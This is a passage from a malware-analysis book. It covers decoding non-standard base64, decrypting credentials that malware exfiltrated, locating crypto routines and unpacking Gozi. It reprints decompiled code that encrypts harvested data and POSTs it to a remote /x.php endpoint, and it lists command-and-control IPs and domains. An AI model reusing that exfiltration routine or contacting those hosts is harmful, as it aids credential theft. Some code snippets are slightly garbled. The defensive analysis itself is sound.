After decoding, you're left with the IP of the infected computer, the IP of its gateway router, the basic realm of the router, the username/password for the router (if Zlob was able to guess it), and the DHCP server's IP. The `standard_b64decode` function decoded the input string using the standard 64-character alphabet that was presented earlier. However, not all base64 implementations use the standard alphabet. According to the RFC for base16, base32, and base64,<sup>3</sup> there is no universally accepted alphabet. The `/` character isn't safe in file names and URLs. The `+` and `/` characters are treated as word breaks by legacy text searching and indexing tools. Therefore, applications may choose a different alphabet. This

is a problem because if malware encodes data with a non-standard alphabet, and then you try to decode it with the standard alphabet, you will not be successful.

## Decoding with a Non-Standard Alphabet

`urlsafe_b64decode` decodes a string with a slight variation of the standard alphabet. It uses `-` instead of `+` and `_` instead of `/` (the 63<sup>rd</sup> and 64<sup>th</sup> characters). You can call this function instead of `standard_b64decode` to automatically handle the character replacement. If you need to supply different values for the 63<sup>rd</sup> and 64<sup>th</sup> characters, you can do it with the `b64decode` function like this:

```
>>> decoded = base64.b64encode(the_string, ";")
```

In most cases, you can survive using these decoding techniques. However, we have seen code that also uses a non-standard pad, such as `.` instead of the `=` character. You can use Python's replacement method to translate the pad characters before decoding, like this:

```
>>> decoded = base64.b64encode(the_string.replace(".", "="), ";")
```

The final situation we want to discuss is when malware authors try to be extra tricky and alter the ordering of the first 62 characters in the alphabet. For example, they may encode data using the base64 algorithm, but with the following character set:

```
ZYXWVUTSRQPONMLKJIHGFEDCBA
zyxwvutsrqponmlkjihgfedcba
9876543210_-
```

Notice how the ordering has all been reversed. Unfortunately, there's no easy way to use Python's `base64` module for decoding this. The `base64` module uses algorithms in `binascii`, which is built into Python. You would need to download the Python source code, modify `Modules/binascii.c`, recompile `binascii.so`, and then import the modified `binascii` module. So it's possible, but not fun. A more practical suggestion is to use Google and find a C version of the base64 algorithm (search for `base64.c` or `base64.cpp`). Change the following lines as necessary, compile, and then you've got a custom base64 decoder.

```
static const char Base64[] = \
    "ZYXWVUTSRQPONMLKJIHGFEDCBAzyxwvutsrqponmlkjihgfedcba9876543210_-";

static const char Pad64 = '.';
```

<sup>2</sup><http://www.faqs.org/rfcs/rfc3548.html>

<sup>3</sup>[http://blog.washingtonpost.com/securityfix/2008/06/malware\\_silently\\_alters\\_wirele\\_1.html](http://blog.washingtonpost.com/securityfix/2008/06/malware_silently_alters_wirele_1.html)

## Decryption

This section contains several recipes that are tied together to solve a common problem. In particular, you're going to walk through the process of decrypting data that malware stole from a victim's computer. You'll likely never run into the same malware that we are using as an example, but it is representative of what you will find in the wild; and then you can use the same concepts to solve similar cases. In the scenario that's described, imagine you've been supplied with a packet capture from the incident and a copy of the malware binary that allegedly produced the network traffic. Using these two resources alone and your investigation and reverse-engineering skills, you should be able to decrypt the data in the packet capture.

### RECIPE 12-4: ISOLATING ENCRYPTED DATA IN PACKET CAPTURES

To begin, you should use a tool such as Wireshark to find the packets that contain encrypted data. Because you're dealing with malware that steals information, you should focus on outbound packets first. Additionally, if the protocol is HTTP, it's likely that the stolen data was transmitted in a POST payload. Once you've found the traffic, you can isolate the encrypted content from the rest of the packet capture. Figure 12-4 shows how you can export the POST payload from a packet capture and save it to a file on disk.




Figure 12-4: Exporting a POST payload with Wireshark



The data that you see in Figure 12-4 is encoded with base64. You can use the techniques described in Recipe 12-3 to decode the base64, but in this case, you'll find that the data is still not readable. Consider the following commands (payload\_base64.txt contains the extracted POST payload):

```
$ python
>>> import base64
>>> buf = open("payload_base64.txt").read()
>>> decoded = base64.standard_b64decode(buf)
>>> out = open("out.bin", "wb")
>>> out.write(decoded)
>>> out.close()
>>> exit()
$ xxd out.bin
0000000: 8bda 2d7f 2cac 67f3 ab04 a3ff 0cf2 e6f4  ..-.,.g.....
0000010: 30aa c7e8 fa7a e6e1 5966 cd30 ecbb 1eb5  0....z..Yf.0...
0000020: 1354 cd5f 5bd0 816f 9569 5a05 110b 640f  .T._[.o.iZ...d.
0000030: 3e2b 5334 5b7d 2743 1e0e 7e9f 1373 e17e  >+S4[]'C...s.~
[REMOVED]
```

As you can see, the out.bin file does not contain plain text. Thus, the malware must have encrypted the data in some way *before* encoding it with base64. The only chance you have at figuring out what type of encryption the malware used is to reverse-engineer a sample of the malware. That's where you can find information about the encryption algorithm and encryption keys. When you first open the malware in IDA Pro and see 2000+ different functions, it can be a little discouraging. How in the world can you find the relevant code? A reasonable first step is to search the executable for calls to networking APIs because you know the malware sends encrypted data to a remote host. Figure 12-5 shows a decompilation (produced by IDA Pro's Hex-Rays plug-in) of the function we found by following the cross-reference to HttpSendRequestA.

```
nSize = 0;
GetComputerNameA(Buffer, nSize);
v2 = SUB_408FD0();
if ( sub_408CE0(&v1, v2)
    && sub_408D10(&v1, &v10, &v13)
    && (sub_408FE0(&v15),
        v3 = sub_409B00(),
        sub_409950(&v15, v3, 0, (int)&v16, (int)&v18, h8928B),
        sub_409900(&v17, v18, &v1, &v2))
    && sub_409160(&v15, &v18[v3], &v11) )
{
    v8 = v11;
    sub_409750(&v15);
    v9 = malloc(4 * (v11 + 2) / 2 + 1);
    v12 = sub_401000(v5, v8);
    v6 = InternetOpenA("Mozilla/4.0", 0, 0, 0, 0);
    v7 = InternetConnect(v6, "205.00, 0, 0, 0, 0);
    hInternet = HttpOpenRequest(v7, "POST", "/x.php", 0, 0, 0, 0);
    HttpSendRequestA(
        hInternet,
        "Content-Type: application/x-www-form-urlencoded",
        strlen("Content type: application/x-www-form-urlencoded"),
        v5,
        v12 + 1);
    InternetCloseHandle(hInternet);
    InternetCloseHandle(v7);
    InternetCloseHandle(v6);
    result = 1;
}
```

Networking code

Figure 12-5: Locating the networking code in IDA Pro

As you can see, locating `HttpSendRequestA` landed us in a promising vicinity. The variable labeled `v5` is the fourth parameter to `HttpSendRequestA`, which, if you look on MSDN,<sup>4</sup> you will see is a pointer to any optional data to be sent immediately after the HTTP request headers. In other words, the `v5` variable points to the POST payload—the encrypted data. If you examine how `v5` is used *before* being passed to `HttpSendRequestA`, you can find the encryption code. Most likely, what you're looking for is in one of the unlabeled subfunctions in the top of the image. We continue with our efforts in the next recipe.

<sup>4</sup><http://msdn.microsoft.com/en-us/library/aa384247%28VS.85%29.aspx>

## RECIPE 12-5: FINDING CRYPTO WITH SND REVERSER TOOL, FINDCRYPT, AND KANAL

A time-saving trick you can use to quickly find encryption functions is to scan for cryptography constants or unique sequences of instructions used by cipher routines. You can use the following tools for this purpose:

- **FindCrypt plug-in for IDA Pro:**<sup>5</sup> Copy `findcrypt.plw` to your plug-ins folder and then click Edit ⇄ Plugins ⇄ Find crypt. The following is an example of the results, which will show up in IDA's output tab:

```
40C0F4: found sparse constants for MD4
42C244: found sparse constants for SHA-1
463F00: found const array Blowfish_p_init (used in Blowfish)
463F00: found sparse constants for HAVAL
463F20: found const array HAVAL_mc2 (used in HAVAL)
463F48: found const array Blowfish_s_init (used in Blowfish)
463FA0: found const array HAVAL_mc3 (used in HAVAL)
464020: found const array HAVAL_mc4 (used in HAVAL)
4640A0: found const array HAVAL_mc5 (used in HAVAL)
47A4B8: found const array SHA256_K (used in SHA256)
47A5E8: found const array SHA512_K (used in SHA512)
481800: found const array Rijndael_Te0 (used in Rijndael)
481C00: found const array Rijndael_Te1 (used in Rijndael)
482000: found const array Rijndael_Te2 (used in Rijndael)
482400: found const array Rijndael_Te3 (used in Rijndael)
482800: found const array Rijndael_Td0 (used in Rijndael)
482C00: found const array Rijndael_Td1 (used in Rijndael)
483000: found const array Rijndael_Td2 (used in Rijndael)
483400: found const array Rijndael_Td3 (used in Rijndael)
```

- **SnD Reverser Tool:**<sup>6</sup> This application has a huge amount of hashing, conversion, and encryption-related functionality. Figure 12-6 shows an image of its output on

our suspect binary. You can export results as a text file or as IDC, which you can then import into IDA for labeling.



**Figure 12-6:** Using SnD Reverser Tool to detect cryptography in a binary

- **Krypto Analyzer plug-in for PEiD:**<sup>7</sup> In addition to scanning for cryptography constants, this tool also locates calls to encryption-related APIs such as `CryptGenRandom`, as shown in Figure 12-7. The Export button allows you to copy results to the clipboard or a text file, or export as IDC.



**Figure 12-7:** Using Kanal to detect cryptography in a binary

These cryptography-finding tools are most useful when they locate only a few constants. You can use IDA to navigate to the address identified in the tools and examine the cross-references to those functions. This should lead you straight to the code that handles the data to be encrypted and the encryption keys. Unfortunately, in the example case, the tools find so many different results that they don't help you narrow the possibilities. Upon checking the binary for human-readable strings, you'll find out why there is so much cryptography-related data in the malware. This sample has been static-linked with OpenSSL!

```
$ strings vendldr.exe
[REMOVED]
RSA part of OpenSSL 1.0.0a 1 Jun 2010
.\crypto\rsa\rsa_lib.c
X509_SIG
algor
RAND part of OpenSSL 1.0.0a 1 Jun 2010
@@.\crypto\rand\md_rand.c
```

When malware is static-linked with OpenSSL, a copy of the library's code (including its functions, global variables, error messages, and so on) is compiled into the malware. OpenSSL is a large library (in particular libeay32.lib), so it increases the size of the malware significantly. However, there is good news. Because OpenSSL is so large, a majority of the functions in vendldr.exe probably belong to the library. Additionally, the strings output shows exactly which version of OpenSSL the attackers linked against (version 1.0.0a). The next recipe shows you how to use this information to reverse-engineer the encryption algorithm.

<sup>5</sup><http://www.hexblog.com/2006/01/findcrypt.html>

<sup>6</sup><http://www.tuts4you.com/download.php?view.1923>

<sup>7</sup><http://www.peid.info/plugins/>

## RECIPE 12-6: PORTING OPENSSL SYMBOLS WITH ZYNAMICS BINDIFF

There's a very good chance that the unlabeled subfunctions in Figure 12-5 are calls to functions in the OpenSSL library. If you can figure out the names of the functions, you'll be several steps closer to finding out which algorithms the malware uses. Because you know the version of OpenSSL, you can either compile libeay32.dll from source or download a precompiled copy<sup>8</sup> of the DLL. Then, use a binary diffing tool to determine if the malware contains any of the same functions as libeay32.dll. This recipe uses Bindiff<sup>9</sup> (see Recipe 3-11 for an introduction) to perform the analysis and then port the symbols (function names) and comments from libeay32.dll into the malware's IDA database.


### Porting Symbols with BinDiff

To compare two executables with BinDiff, follow these steps:

1. Create an IDA database (IDB) for both files.

2. Designate the malware (vendlr.exe) as the primary and libeay32.dll as the secondary.
3. Start with the primary IDB open in IDA and the secondary IDB closed. Then click Edit ⇨ Plugins ⇨ zynamics BinDiff 3.0 (or Shift+D).
4. Click Diff Database and select your secondary IDB.

Once the diff is complete, you have reached the turning point in the analysis of the malware's encryption algorithm. This is when you go from the relatively clueless side to the well-informed side. As you can see in Figure 12-8, none of the functions in the primary IDB (the “name primary” column) have names, but the corresponding functions in the secondary IDB (the “name secondary” column) do have names. Highlight the functions whose names you want to import into the primary IDB (the authors selected all with a similarity and confidence  $\geq 0.75$ ) and right-click to select Port Symbols and Comments.



similarity	confidence	EA primary	name primary	EA secondary	name secondary	algorithm
1.00	0.90	41c080	sub_41C080_524	10063b10	_X509_ATTRIBUTE_new	call reference matching
1.00	0.98	41c900	sub_41C900_525	10063b20	_X509_ATTRIBUTE_free	call reference matching
1.00	0.90	41c720	sub_41C720_526	10063b40	_X509_ATTRIBUTE_dup	call reference matching
1.00	0.99	41c940	sub_41C940_527	10063b60	_X509_ATTRIBUTE_create	edges flowgraph MD index
1.00	0.99	41c910	sub_41C910_528	10052270	obj_name_comp	edges flowgraph MD index
1.00	0.99	41ca00	sub_41CA00_529	10052b10	obj_name_LHASH_COMP	MD index matching (collisatp MD)
1.00	0.98	41ca00	sub_41CA00_530	10052b30	_OBJ_NAME_init	call reference matching
1.00	0.99	41cb00	sub_41CB00_531	10052b70	_OBJ_NAME_get	call reference matching
1.00	0.99	41cb60	sub_41CB60_532	10053c60	mem_LHASH_COMP	prime signature matching
1.00	0.99	41cb00	sub_41CB00_533	10053c90	sign_comp_BSEARCH_COMP	hash matching
1.00	0.99	41cb00	sub_41CB00_534			edges flowgraph MD index
1.00	0.90	41cd20	sub_41CD20_535			edges flowgraph MD index
1.00	0.99	41cd00	sub_41CD00_536			hash matching
1.00	0.99	41cd10	sub_41CD10_537			edges flowgraph MD index
1.00	0.98	41d270	sub_41D270_545	100483d0	BIU_new_file	edges flowgraph MD index
1.00	0.99	41d460	sub_41D460_546	100038d0	ex_data_check	call reference matching

**Figure 12-8:** Porting function names into the malware's IDA database

When you use IDA to navigate back to the function presented in Figure 12-5, you'll see a drastic change. BinDiff labeled nine of the eleven unknown functions. We were able to use the OpenSSL API documentation<sup>10</sup> to label the remaining two functions and assign meaningful names to the functions' parameters. Figure 12-9 shows how the final product appears using the Hex-Rays decompiler.

From the Hex-Rays output, you can tell that the code creates an MD5 hash of the computer name and then uses it as the encryption key for Blowfish in CBC mode (indicated by the `EVP_bf_cbc()` function). The next recipe uses these details to figure out how to build a decryption tool in Python that can turn the data you found in the packet capture into plain text.

```

nSize = 0x4;
GetComputerNameA(&buffer, &nSize);
md5 = EVP_md5();
if ( ! EVP_DigestInit(&mdctx, md5)
    || ! EVP_DigestUpdate(&mdctx, &buffer, nSize)
    || ! EVP_DigestFinal(&mdctx, &md_value, &md_len)
    || ! (EVP_CIPHER_CTX_init(&ctx),
        hctx = EVP_CIPHER_CTX(&ctx),
        EVP_EncryptInit_ex(&ctx, bfbcb, 0, &md_value, iv),
        EVP_EncryptUpdate(&ctx, output, &outlen, arg0, arg1))
    || ! EVP_EncryptFinal_ex(&ctx, &output[outlen], &tmplen) )
{
    outlen += tmplen;
    EVP_CIPHER_CTX_cleanup(&ctx);
    payload = malloc(4 * (outlen + 2) / 3 + 1);
    payloadlen = hasp64encode(output, payload, outlen);
    hInternet = InternetOpenA("Mozilla/4.0", 0, 0, 0, 0);
    hConnect = InternetConnectA(hInternet, "192.168.1.1", 80, 0, 0, 0, 0);
    hRequest = HttpOpenRequestA(hConnect, "POST", "/x.php", 0, 0, 0, 0);
    HttpSendRequestA(
        hRequest,
        "Content-type: application/x-www-form-urlencoded",
        strlen("Content Type: application/x-www-form-urlencoded"),
        payload,
        payloadlen - 1);
    InternetCloseHandle(hRequest);
    InternetCloseHandle(hConnect);
    InternetCloseHandle(hInternet);
    result = 1;
}

```

The final product

**Figure 12-9:** After porting symbols with BinDiff, you can see which OpenSSL functions are being called.

<sup>8</sup><http://www.slproweb.com/products/Win32OpenSSL.html>

<sup>9</sup><http://www.zynamics.com/bindiff.html>

<sup>10</sup><http://www.openssl.org/docs/crypto/evp.html>

## RECIPE 12-7: DECRYPTING DATA IN PYTHON WITH PYCRYPTO

So far in this section of the chapter, you've isolated encrypted data from a packet capture, located the encryption functions in the malware's binary, and labeled the IDA database accordingly. There is only a small amount of work left. In particular, you need to study OpenSSL's EVP interface a bit more. The malware calls a function named `EVP_EncryptInit_ex`, so we found the definition for that function using the online documentation (see link in the previous recipe):

```

int EVP_EncryptInit_ex(
    EVP_CIPHER_CTX *ctx,      // an initialized cipher context
    const EVP_CIPHER *type,   // the cipher type
    ENGINE *impl,            // implementation (NULL == default)
    unsigned char *key,       // the symmetric key to use
    unsigned char *iv);       // the IV to use

```

Based on this information, you can tell that the second argument is the cipher type (Blowfish), the fourth argument is the key, and the fifth argument is the initialization vector. To summarize the information, the code displayed in Figure 12-9 does the following:

- Calls `GetComputerNameA` to query for the victim computer's name.

- Computes an MD5 hash of the computer's name and uses it as the encryption key for Blowfish in CBC mode.
- Uses an 8-byte IV for Blowfish that consists of the following values: 0B 16 21 2C 37 42 4D 58. These bytes are contained within a global variable in the binary that we found by tracing the fifth parameter (*iv*) to the `EVP_EncryptInit_ex` function.
- Encodes the encrypted data with base64 so that it can easily be transmitted over plain-text protocols.
- Sends the base64 string in the POST payload of an HTTP request.

Now you *almost* have all the required information to decrypt the data that you extracted from the packet capture. Because the symmetric encryption key is derived from the name of the victim computer, you need to know the name before you can attempt to decrypt the data. On a live machine, type `echo %computername%` at a command prompt to obtain the value that `GetComputerNameA` would return. The name of the victim computer in this example is JASONRESACC69.

## Decryption with PyCrypto

PyCrypto<sup>11</sup> supports the following algorithms:

- **Hashing:** MD2, MD4, MD5, RIPEMD, SHA1, and SHA256
- **Ciphers:** AES, ARC2, Blowfish, CAST, DES, DES3 (Triple DES), IDEA, and RC5

The following steps show how to install and use PyCrypto to decrypt the data in your packet capture:

1. Compile PyCrypto from source or type `apt-get install python-crypto` on an Ubuntu system. At last, it's time to decrypt some data!
2. Pop into a Python shell and type the following commands to import the MD5 and Blowfish functions:

```
$ python
>>> import base64
>>> from Crypto.Hash import MD5
>>> from Crypto.Cipher import Blowfish
```

3. Decode the POST payload from the packet capture using the standard base64 alphabet:

```
>>> b64text = open("payload_base64.txt").read()
>>> decoded = base64.standard_b64decode(b64text)
```

4. Generate the MD5 hash for the infected computer's name:

```
>>> md5 = MD5.new("JASONRESACC69")
```

5. Initialize a Blowfish object with the specified MD5 key, CBC mode, and the 8-byte IV:

```
>>> key = md5.digest()
>>> mode = Blowfish.MODE_CBC
>>> iv = "\x0B\x16\x21\x2C\x37\x42\x4D\x58"
>>> bf = Blowfish.new(key, mode, iv)
```

6. Complete the decryption and print the plain-text output:

```
>>> plaintext = bf.decrypt(decoded)
>>> print plaintext
ComputerName: JASONRESACC69
IP: 192.168.1.110
UserName: Jason
Country: US
Data: ltmpl=default&ltmplcache=2&continue=https%3A%2F%2F
mail.google.com%2Fmail%2F%3Fnsr%3D1&service=mail&r
m=false&ltmpl=default&ltmpl=default&Email=[REMOVED]
&Passwd=[REMOVED]&rmShown=1&signIn=Sign+in
URL: https://www.google.com/accounts/ServiceLoginAuth?service=mail
Title: Gmail: Email from Google - Microsoft Internet Explorer
```

There it is! The malware steals credentials from websites that users on the victim computer log into. This was a long, drawn-out process, but no one said it would be easy. Hopefully, you'll experience the same warm, rewarding feeling that we do when you finally see the data that you worked so hard to decrypt.

<sup>11</sup> <http://www.dlitz.net/software/pycrypto/>

## Unpacking Malware

If you try to statically analyze packed malware, you'll notice an extreme shortage of information. You won't find any interesting strings, the list of imported functions will be minimal, and all the program's instructions will be encrypted. Your objective in unpacking is to remove the layer of obfuscation applied to the program when it was packed. There are many different methodologies for unpacking programs, most of which can be classified as manual or automated methods. Automated unpackers can definitely save you time, but you shouldn't rely on them (they don't always work) and you shouldn't use them in lieu of learning the manual unpacking process. If you know how to manually unpack, you have knowledge to fall back on if your automated tools fail.

The following list shows the basic manual unpacking steps and the recipe number in this section where you can find more information. Throughout the section, the



examples are based on unpacking variants of the Gozi (<http://www.secureworks.com/research/threats/gozi/?threat=gozi>) and Kraken (<http://dvlabs.tippingpoint.com/blog/2008/04/28/kraken-botnet-infiltration>) malware families. However, you can use the same tools and general guidelines for a majority of other malware. We chose these samples because the attackers obfuscated them with a custom packer as opposed to a well-known, publicly available one such as UPX, FSG, AsPack, and so on.

- **Recipe 12-8:** Finding OEP (the Original Entry Point). OEP is the address of the malware's first instruction *before* it was packed.
- **Recipe 12-8:** Debugging the program until it reaches OEP. This allows the malware to execute far enough so that it unpacks itself in memory, but not so far that it begins executing the malicious code.
- **Recipe 12-9:** Dumping the unpacked process memory to a file on disk.
- **Recipe 12-10:** Rebuilding the Import Address Table (IAT) of the dumped file.

Before we begin, note that it's not always possible to produce an exact duplicate of the original file when unpacking. But ask yourself—do you really need an exact duplicate? What problem are you trying to solve? If you want an unpacked copy of the file that you can execute on another machine, it will require significantly more work than if you just want to examine some of the unpacked file's functions in IDA Pro.

---


## RECIPE 12-8: FINDING OEP IN PACKED MALWARE

This recipe explains the concept of OEP and provides you with some techniques for finding OEP in packed malware. In most cases, you will notice that a file is packed when you open it in IDA Pro or when a packer detection utility (see Recipe 3-8) produces a positive match. Figure 12-10 shows how the packed sample of the Gozi trojan appears in IDA Pro. There are many heuristic indicators that the file is packed, such as the following:

- **Small number of functions.** The file only has eight built-in functions, whereas normal, unpacked programs will have many more.
- **Small number of imports.** The file imports fewer than 10 API functions from libraries supplied by the OS. This indicates that either the file is *very* limited in functionality or a packer has “hidden” the API functions.
- **Large amount of unexplored space in the IDA color bar.** The IDA color bar differentiates between the areas of a file that contain normal functions, data, and unexplored space. A large amount of unexplored space indicates that IDA cannot

determine what those bytes in the file are used for (most likely because they're encrypted).

- **Encoding instructions inside a loop.** The series of `IMUL`, `ADD`, `SHR`, `XOR`, and `AND` instructions with hard-coded numbers inside a loop indicates that the program performs some type of obfuscation or de-obfuscation.



**Figure 12-10:** Packed sample of Gozi loaded in IDA Pro

## Finding OEP

Finding OEP can be simple or very challenging, depending on the packer. You're essentially looking for a spot in the packed program where it has completed the decryption procedure. Using IDA Pro, you look for a location in the code that has an unclear destination (such as a jump or call to a dynamically determined location) or that doesn't lead back inside the decryption loop like all the other instructions. Here are a few tricks you can use to try and locate OEP:

- The IDAGrapher<sup>12</sup> plug-in for IDA can help you by generating a graph with *terminal blocks* colored in green. A terminal block is a location in the code that returns or leads to an address assigned by a register or stack location. These blocks are likely candidates for transferring control to OEP.

- Try an automated, generic OEP finder listed in the Collaborate RCE Tool Library (see the links at the end of this section).
- Use a debugger and set a breakpoint on functions commonly called at the start of a program, such as `GetVersionExA` or `GetCommandLineA` (and the Unicode versions). If the program reaches one of these calls, the unpacking routine has likely finished. This won't lead you to the exact instruction of OEP, but you'll get close. It can also lead to some false positives if the unpacking routine (or a DLL loaded as a result of the unpacking routine) calls the APIs.
- Analyze the assembly code manually with IDA Pro and look for the terminal block. This method requires the most time and skill, but it's also the most reliable once you get familiar with how to spot the right locations.

Figure 12-11 shows the location that we suspect transfers control to OEP. It happens to be inside the last subfunction called from the `start` function before the program terminates. All the other subfunctions appear to be helper routines for the unpacker. Thus, by the process of elimination, you can identify the instruction at `0x03000884`. The malware *must* finish unpacking before reaching OEP and it *must* reach OEP before terminating. The location makes sense in the logical order of operations. It also fits because the `CALL` is leading to an unknown address (whatever is in `EAX` at the time) instead of a fixed location.

```

03000870 mov     eax, [eax+0Ch]
03000873 mov     ecx, [eax+14h]
03000876 mov     edx, [ebp+var_4]
03000879 mov     [ecx+18h], esi
0300087C mov     eax, [edx+10h]
0300087F add     eax, esi
03000881 mov     [ebp+arg_0], eax
03000884 call    [ebp+arg_0]
03000887 pop     esi
03000888 mov     esp, ebp
0300088A pop     ebp
0300088B retn
0300088B sub_3000830 endp
0300088B

```

The `CALL` leads to whatever address is in `EAX` at the time.

**Figure 12-11:** The `CALL` instruction that possibly leads to OEP

## Reaching OEP in the Debugger

Once you've located an instruction that you believe leads to OEP, you have to execute the program until it reaches that instruction. As previously mentioned, if you stop executing too soon, the program won't be finished unpacking. If you stop executing too late, the program will start to carry out the malware's primary payload. In a debugger, you can set a breakpoint on the instruction's address and let the malware execute until it reaches the breakpoint. This is what the authors did with Immunity Debugger, as you can see in Figure 12-12.




Figure 12-12: The malware paused in our debugger at address 0x03000884.

Notice how the EAX register contains 0x1AA061D0, which is where the CALL will lead. 0x1AA061D0 is very far from the base of the original program. In this case, you can assume that rather than decrypting instructions in place, Gozi allocates memory dynamically, performs the decryption on the new memory address, and then transfers control to them when finished. Now you can press F7 once in the debugger to “step into” the CALL, which takes you to 0x1AA061D0. Once you reach this point, scroll up and down in the debugger’s CPU pane and view the information presented in Figure 12-13. The IP addresses and hostnames for the command and control sites were not visible before unpacking the program. This is a good indication that you’ve reached OEP.

1AA0631A	52	PUSH EDX	
1AA0631B	68 08E4A01A	PUSH 1AA0E408	
1AA06320	8BBAFFFF	CALL 1AA01D68	
1AA06325	C745 E4 34EDA0	MOV DWORD PTR SS:[EBP-1C], 1AA0BD84	ASCII "206.53.51.75"
1AA0632C	68 84BD081A	PUSH 1AA0BD84	ASCII "206.53.51.75"
1AA06331	8B55 1CB1A01A	MOV ESI, DWORD PTR DS:[1AA0B11C]	
1AA06337	FFD6	CALL ESI	
1AA06339	40	INC EAX	
1AA0633A	50	PUSH EAX	
1AA0633B	68 84BD081A	PUSH 1AA0BD84	ASCII "206.53.51.75"
1AA06340	68 14B4A01A	PUSH 1AA0B414	ASCII "opt_server1"
1AA06345	E8 C6CFFFFF	CALL 1AA0B310	
1AA0634A	C745 E0 70BD08	MOV DWORD PTR SS:[EBP-20], 1AA0BD70	ASCII "back39409404.com"
1AA06351	68 70BD081A	PUSH 1AA0BD70	ASCII "back39409404.com"
1AA06356	FFD6	CALL ESI	
1AA06358	40	INC EAX	
1AA06359	50	PUSH EAX	
1AA0635A	68 70BD081A	PUSH 1AA0BD70	ASCII "back39409404.com"
1AA0635F	68 08E4A01A	PUSH 1AA0E408	ASCII "opt_reserv"

Figure 12-13: Visible strings in the program indicate you’ve reached OEP.

If all you want to do is debug the unpacked program, then you’re done. You’ve reached OEP and can begin to analyze the malware in a debugger. However, if you wish to extract a copy of the unpacked program for later analysis or for examination in IDA Pro, then proceed with the next recipes.

<sup>12</sup><http://dvlabs.tippingpoint.com/blog/2008/04/28/kraken-botnet-infiltration>

## RECIPE 12-9: DUMPING PROCESS MEMORY WITH LORDPE

This recipe picks up where Recipe 12-8 left off and shows how you can dump a copy of the unpacked process memory to disk once you've reached OEP. Before we begin, there are a few things you should know. You can use the tools and techniques described in this recipe on a majority of malware samples—not just the one used in the example. Also, you don't have to find the exact OEP location to dump process memory—you can acquire the dump at any time (assuming the malware doesn't fight back against your memory dumping tools).

### Process Dumping Tools

We have used the following tools with great success in the past:

